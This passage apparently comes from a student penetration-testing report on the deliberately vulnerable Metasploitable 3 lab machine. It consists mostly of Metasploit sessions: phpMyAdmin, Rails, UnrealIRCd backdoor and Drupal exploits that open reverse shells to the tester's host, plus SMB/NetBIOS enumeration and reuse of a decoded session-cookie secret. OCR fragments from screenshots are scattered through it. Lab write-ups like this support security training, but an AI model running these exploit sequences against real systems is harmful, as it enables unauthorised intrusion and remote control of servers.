   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.179.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


We find out the phpMyAdmin payload in which we have to set RHOSTS and RPORT for the website to attack and gain access of it.

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.179.135
RHOSTS => 192.168.179.135
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 192.168.179.128:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (39282 bytes) to 192.168.179.135
[*] Meterpreter session 1 opened (192.168.179.128:4444 -> 192.168.179.135:48890) at 2021-03-17 06:04:19 -0400

meterpreter > getuid
Server username: www-data (33)
```

After running the payload, we got the shell of the machine. To check it we typed, getuid command in it to get the user identity in this so be sure whether the payload attack was successful or not.

**Port 3500 (Ruby) attack:** On this port number, we are attacking the ruby client in the website to check some other processes going at this port number. Ruby on Rails, or Rails, is a server-side web application framework written in Ruby. Rails is a model-view-controller framework, providing default structures for a database, a web service, and web pages.


We got the readme directory in which the options for the services are given in it. Clicking on the logos takes you to OS specific pages with the “os” parameter set in the URL.




Now check the payload in the Metasploit and attack on that port and check the results from this attack via the payload.

```
msf6 > search rails multi

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check  Description
  -  ----                                                  ---------------  ----       -----  -----------
  0  exploit/multi/http/gitlab_file_read_rce               2020-03-26       excellent  Yes    GitLab File Read Remote Code Execution
  1  exploit/multi/http/metasploit_static_secret_key_base  2016-09-15       excellent  Yes    Metasploit Web UI Static secret_key_base Value
  2  exploit/multi/http/rails_actionpack_inline_exec       2016-03-01       excellent  No     Ruby on Rails ActionPack Inline ERB Code Execution
  3  exploit/multi/http/rails_double_tap                   2019-03-13       excellent  Yes    Ruby On Rails DoubleTap Development Mode secret_key_base Vulnerability
  4  exploit/multi/http/rails_dynamic_render_code_exec     2016-10-16       excellent  Yes    Ruby on Rails Dynamic Render File Upload Remote Code Execution
  5  exploit/multi/http/rails_json_yaml_code_exec          2013-01-28       excellent  No     Ruby on Rails JSON Processor YAML Deserialization Code Execution
  6  exploit/multi/http/rails_secret_deserialization       2013-04-11       excellent  No     Ruby on Rails Known Secret Session Cookie Remote Code Execution
  7  exploit/multi/http/rails_web_console_v2_code_exec     2015-06-16       excellent  No     Ruby on Rails Web Console (v2) Whitelist Bypass Code Execution
  8  exploit/multi/http/rails_xml_yaml_code_exec           2013-01-07       excellent  No     Ruby on Rails XML Processor YAML Deserialization Code Execution


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/http/rails_xml_yaml_code_exec

msf6 > use 2
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/rails_actionpack_inline_exec) > options

Module options (exploit/multi/http/rails_actionpack_inline_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETPARAM id              yes       The target parameter to inject with inline code
   TARGETURI  /                yes       The path to a vulnerable Ruby on Rails application
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.179.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RHOSTS 192.168.179.135
RHOSTS => 192.168.179.135
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set rport 3500
rport => 3500
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set targeturi /readme
targeturi => /readme
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set targetparam os
targetparam => os
msf6 exploit(multi/http/rails_actionpack_inline_exec) > run

[*] Started reverse TCP handler on 192.168.179.128:4444
[*] Sending inline code to parameter: os
[*] Command shell session 1 opened (192.168.179.128:4444 -> 192.168.179.135:46973) at 2021-03-17 05:20:00 -0400

whoami
chewbacca
id
uid=1124(chewbacca) gid=100(users) groups=100(users),999(docker)
```

**Rpcclient:** rpcclient is a utility initially developed to test MS-RPC functionality in Samba itself. It has undergone several stages of development and stability. Many system administrators have now written scripts around it to manage Windows NT clients from their UNIX workstation.

```
┌──(root💀 kali)-[/home/kali]
└─# rpcclient -U "" -N  192.168.179.135
rpcclient $> netshareenum
netname: public
        remark: WWW
        path:   C:\var\www\html\
        password:
rpcclient $> enumdomusers
user:[chewbacca] rid:[0x3e8]
rpcclient $> getusername
Account Name: Anonymous Logon, Authority Name: NT Authority
rpcclient $> queryuser 0x3e8
        User Name   :   chewbacca
        Full Name   :
        Home Drive  :   \\ubuntu\chewbacca
        Dir Drive   :
        Profile Path:   \\ubuntu\chewbacca\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 06 Feb 2036 10:06:39 EST
        Kickoff Time             :      Wed, 06 Feb 2036 10:06:39 EST
        Password last set Time   :      Mon, 03 Apr 2017 17:29:24 EDT
        Password can change Time :      Mon, 03 Apr 2017 17:29:24 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x3e8
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

**UnrealIRCD:** UnrealIRCd is a highly advanced IRCd with a strong focus on modularity, an advanced and highly configurable configuration file. Key features include SSL, cloaking, its advanced anti-flood and anti-spam systems, swear filtering and module support. We are also particularly proud on our extensive online documentation.

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.179.135
RHOSTS => 192.168.179.135
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.179.128
lhost => 192.168.179.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
lport => 2345
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.179.128:2345
[*] 192.168.179.135:6697 - Connected to 192.168.179.135:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.179.135:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.179.128:2345 -> 192.168.179.135:55487) at 2021-03-16 13:01:09 -0400

ls -al
total 1716
drwx------ 13 boba_fett root    4096 Mar 16 16:20 .
d--x------  3 boba_fett root    4096 Oct 29 19:35 ..
-rw-------  1 boba_fett root     932 Apr 13  2009 .CHANGES.NEW
-rw-------  1 boba_fett root    1645 Apr 24  2004 .CONFIG.RANT
-rw-------  1 boba_fett root    5623 Apr 13  2009 .RELEASE.NOTES
-rw-------  1 boba_fett root    1060 Apr 24  2004 .SICI
-rw-------  1 boba_fett root     519 Dec 10  2000 .UPDATE
-rw-------  1 boba_fett root    2791 Apr 24  2004 .bugreport.gdb
-rw-------  1 boba_fett root     124 Apr 24  2004 .cvsignore
-rw-------  1 boba_fett root     794 Aug 20  2000 .indent.pro
drwx------  2 boba_fett root    4096 Apr 13  2009 CVS
-rw-------  1 boba_fett root  117115 Apr 13  2009 Changes
```

```
ls -al /home/
total 72
drwxr-xr-x 18 root             root    4096 Oct 29 19:26 .
drwxr-xr-x 23 root             root    4096 Oct 29 19:37 ..
drwxr-xr-x  3 anakin_skywalker users   4096 Oct 29 19:39 anakin_skywalker
drwxr-xr-x  3 artoo_detoo      users   4096 Oct 29 19:38 artoo_detoo
drwxr-xr-x  2 ben_kenobi       users   4096 Oct 29 19:26 ben_kenobi
drwxr-xr-x  2 boba_fett        users   4096 Oct 29 19:26 boba_fett
drwxr-xr-x  2 c_three_pio      users   4096 Oct 29 19:26 c_three_pio
drwxr-xr-x  2 chewbacca        users   4096 Oct 29 19:26 chewbacca
drwxr-xr-x  2 darth_vader      users   4096 Oct 29 19:26 darth_vader
drwxr-xr-x  2 greedo           users   4096 Oct 29 19:26 greedo
drwxr-xr-x  2 han_solo         users   4096 Oct 29 19:26 han_solo
drwxr-xr-x  2 jabba_hutt       users   4096 Oct 29 19:26 jabba_hutt
drwxr-xr-x  2 jarjar_binks     users   4096 Oct 29 19:26 jarjar_binks
drwxr-xr-x  4 kylo_ren         users   4096 Oct 29 19:39 kylo_ren
drwxr-xr-x  2 lando_calrissian users   4096 Oct 29 19:26 lando_calrissian
drwxr-xr-x  3 leia_organa      users   4096 Mar 16 16:49 leia_organa
drwxr-xr-x  2 luke_skywalker   users   4096 Oct 29 19:26 luke_skywalker
drwxr-xr-x  6 vagrant          vagrant 4096 Oct 29 19:37 vagrant
```

**NetBIOS Service:** The name service operates on UDP port 137. Usually, not exploitable but useful for enumeration purposes. NBTScan is a command line tool used for scanning networks to obtain NetBIOS shares and name information. It can run on both Unix and Windows and ships with Kali Linux by default.

```
┌──(root💀 kali)-[~]
└─# nbtscan 172.16.3.3
Doing NBT name scan for addresses from 172.16.3.3

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
172.16.3.3       UBUNTU           <server>  UBUNTU           00:00:00:00:00:00

┌──(root💀 kali)-[~]
└─# nbtscan -vh 172.16.3.3
Doing NBT name scan for addresses from 172.16.3.3


NetBIOS Name Table for Host 172.16.3.3:

Incomplete packet, 227 bytes long.
Name             Service          Type
-----------------------------------------
UBUNTU           Workstation Service
UBUNTU           Messenger Service
UBUNTU           File Server Service
__MSBROWSE__   Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
```

```
msf6 > db_nmap -sU --script nbstat -p U:137 172.16.3.3
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-12 19:41 WET
[*] Nmap: Nmap scan report for 172.16.3.3
[*] Nmap: Host is up (0.00063s latency).
[*] Nmap: PORT    STATE         SERVICE
[*] Nmap: 137/udp open|filtered netbios-ns
[*] Nmap: Host script results:
[*] Nmap: | nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: | Names:
[*] Nmap:   UBUNTU<00>          Flags: <unique><active>
[*] Nmap:   UBUNTU<03>          Flags: <unique><active>
[*] Nmap:   UBUNTU<20>          Flags: <unique><active>
[*] Nmap:   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
[*] Nmap:   WORKGROUP<00>       Flags: <group><active>
[*] Nmap:   WORKGROUP<1d>       Flags: <unique><active>
[*] Nmap: _ WORKGROUP<1e>       Flags: <group><active>
```

```
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set rhosts 172.16.3.3
rhosts => 172.16.3.3
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 172.16.3.3→172.16.3.3 (1 hosts)
[+] 172.16.3.3 [UBUNTU] OS:Unix Names:(UBUNTU, __MSBROWSE__, WORKGROUP) Addresses:(172.16.3.3) Mac:00:00:00:00:00:00
```

**Drupal (Port 80):** Drupal is a free and open-source web content management framework written in PHP and distributed under the GNU General Public License.

If you go back to the OpenVAS report, you will see a lot of potential on port 80:

| | | | | |
|---|---|---|---|---|
| Drupal Coder Remote Code Execution | 10.0 (High) | 95 % | 172.16.3.3 | 80/tcp |
| Drupal Core SQL Injection Vulnerability | 7.5 (High) | 98 % | 172.16.3.3 | 80/tcp |
| Drupal Information Disclosure Vulnerability | 5.0 (Medium) | 95 % | 172.16.3.3 | 80/tcp |
| jQuery < 1.9.0 XSS Vulnerability | 4.3 (Medium) | 80 % | 172.16.3.3 | 80/tcp |
| Cleartext Transmission of Sensitive Information via HTTP | 4.8 (Medium) | 80 % | 172.16.3.3 | 80/tcp |
| Unprotected Web App Installers (HTTP) | 5.0 (Medium) | 80 % | 172.16.3.3 | 80/tcp |
| jQuery < 1.6.3 XSS Vulnerability | 4.3 (Medium) | 80 % | 172.16.3.3 | 80/tcp |
| jQuery < 1.6.3 XSS Vulnerability | 4.3 (Medium) | 80 % | 172.16.3.3 | 80/tcp |
| jQuery < 1.9.0 XSS Vulnerability | 4.3 (Medium) | 80 % | 172.16.3.3 | 80/tcp |

Searching inside MSF, you will find there are several modules available to use against Drupal. Comparing this list with the vulnerabilities identified by OpenVAS will tell you exploits 2 and 3 are probably going to succeed.

**NOTES:**

- The targeturi was set to /drupal/ instead of root (/) because that is the Drupal directory on the Apache web server.
- This exploit is supposed to work only against Drupal 7.0 and 7.31 (the vulnerability was fixed in 7.32). The server apparently has version 7.5 and is still vulnerable.

```
msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
```

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 172.16.3.3
rhosts => 172.16.3.3
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 172.16.1.6:4444
[*] Sending stage (39282 bytes) to 172.16.3.3
[*] Meterpreter session 1 opened (172.16.1.6:4444 -> 172.16.3.3:35661) at 2020-11-11 20:01:07 +0000

meterpreter > getuid
Server username: www-data (33)
```

```
msf6 > use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/drupal_coder_exec) > set rhosts 172.16.3.3
rhosts => 172.16.3.3
msf6 exploit(unix/webapp/drupal_coder_exec) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(unix/webapp/drupal_coder_exec) > run

[*] Started reverse TCP handler on 172.16.1.6:4444
[*] Command shell session 2 opened (172.16.1.6:4444 -> 172.16.3.3:35667) at 2020-11-11 20:09:39 +0000
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
```

**Ruby on Rails (Port 8181):** The Ruby on Rails web application running on the system at port 8181 has a remote code execution vulnerability which can be exploited using the proper MSF module. However, this exploit requires knowledge of the secret used to sign the session cookie.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|---|---|---|---|---|---|---|---|---|---|---|
| 6 | http://172.16.3.3:8181 | GET | / | | | 200 | 824 | HTML | | |

**Request**

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET / HTTP/1.1
2 Host: 172.16.3.3:8181
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

**Response**

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html;charset=utf-8
3 Content-Length: 132
4 X-Xss-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
8 Date: Tue, 17 Nov 2020 23:24:25 GMT
9 Connection: close
10 Set-Cookie: _metasploitable=BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRThjNmUyNjM3MzA2NjU4ZTAyN2YO%0AYWUxZWI5MzExNTE1YWRkMWFiZmI1ZjNiNjkzYjU1ZTM2ZmEzYzg5OThlMjIG%0AOwBGSSIUX21ldGFzcGxvaXRhYmxlBjsAVEkiVFNoaGhoaCwgZG9uJ3QgdGVs%0AbCBhbnlib2R5IHRoaXMgY29va2llIHNlY3JldDogYTdhZWJjMjg3YmJhMGVl%0ANGU2NGY5NDc0MTVhOTRlNWYGOwBU%0A--7c59b5c3cba014566a2c708ff3f5eba7b9ca8ce1; path=/; expires=Tue, 17 Nov 2020 23:54:25 -0000; HttpOnly
11
```

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html;charset=utf-8
3 Content-Length: 132
4 X-Xss-Protection: 1; mode=block
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
8 Date: Tue, 17 Nov 2020 23:28:50 GMT
9 Connection: close
10 Set-Cookie: _metasploitable=
BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTZh                    5MWZkNmU5MmNhOWU0O
DgxZTY1ZGQ1ODQ4MmQ2MGE4YmQG%0AOwBGSS                    ZG9uJ3QgdGVs%0AbCB
hbnlib2R5IHRoaXMgY29va2llIHNlY3JldDo                    RlNWYGOwBU%0A--db0
6f0da50e8b79314c660cec5fc6d44af13075                    50 -0000; HttpOnly
11
12 Welcome to Metasploitable3 - Linux e                 this application,
you will be handsomely rewarded.</a>
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser ▶
Engagement tools [Pro version only] ▶


Burp Project Intruder Repeater Window Help


Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

```
Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
Date: Tue, 17 Nov 2020 23:28:50 GMT
Connection: close
Set-Cookie:
_metasploitable=BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTZhNTdlZWQ4YTBmYTBiMzhhMTk5%0AMmNmMWI1OTA
path=/; expires=Tue, 17 Nov 2020 23:58:50 -0000; HttpOnly

Welcome to Metasploitable3 - Linux edition.<br><a href='/flag'>If you exploit this application, you will be handsom
```

Text | Hex

Decode as ...
Encode as ...
Hash ...
Smart decode




```
msf6 > use exploit/multi/http/rails_secret_deserialization
[*] Using configured payload ruby/shell_reverse_tcp
msf6 exploit(multi/http/rails_secret_deserialization) > set rhosts 172.16.3.3
rhosts => 172.16.3.3
msf6 exploit(multi/http/rails_secret_deserialization) > set rport 8181
rport => 8181
msf6 exploit(multi/http/rails_secret_deserialization) > set secret a7aebc287bba0ee4e64f947415a94e5f
secret => a7aebc287bba0ee4e64f947415a94e5f
msf6 exploit(multi/http/rails_secret_deserialization) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf6 exploit(multi/http/rails_secret_deserialization) > run

[*] Started reverse TCP handler on 172.16.1.6:4444
[*] Checking for cookie
[*] Adjusting cookie name to _metasploitable
[+] SECRET matches! Sending exploit payload
[*] Sending cookie _metasploitable
[*] Command shell session 2 opened (172.16.1.6:4444 → 172.16.3.3:56184) at 2020-11-18 00:18:00 +0000

whoami
root
```

# RESULTS

After doing penetration testing on Metasploitable 3 machine, we detected that the machine is vulnerable on the following ports:

- ftp
- Ruby (Port 3500)
- Ruby on Rails (Port 8181)
- Drupal http (Port 80)
- UnrealIRCD

And these are the commons ports on which an attacker can attack the machine and can gain access the information from it.

# CONCLUSIONS

- We are able to gain full access to the target system.
- We learned about many vulnerabilities/exploits in the linux system.
- Never use weak/default credentials.
- Always update services to their latest versions.
- Frequently check if the running service is vulnerable or not.

# REFERENCES


- https://portswigger.net/burp/documentation/desktop/penetration-testing
- https://www.metasploit.com/get-started
- https://tools.kali.org/vulnerability-analysis/openvas
- https://www.dummies.com/programming/networking/commonly-hacked-ports/
- https://resources.infosecinstitute.com/topic/introduction-owasp-zap-web-applicationsecurity-assessments/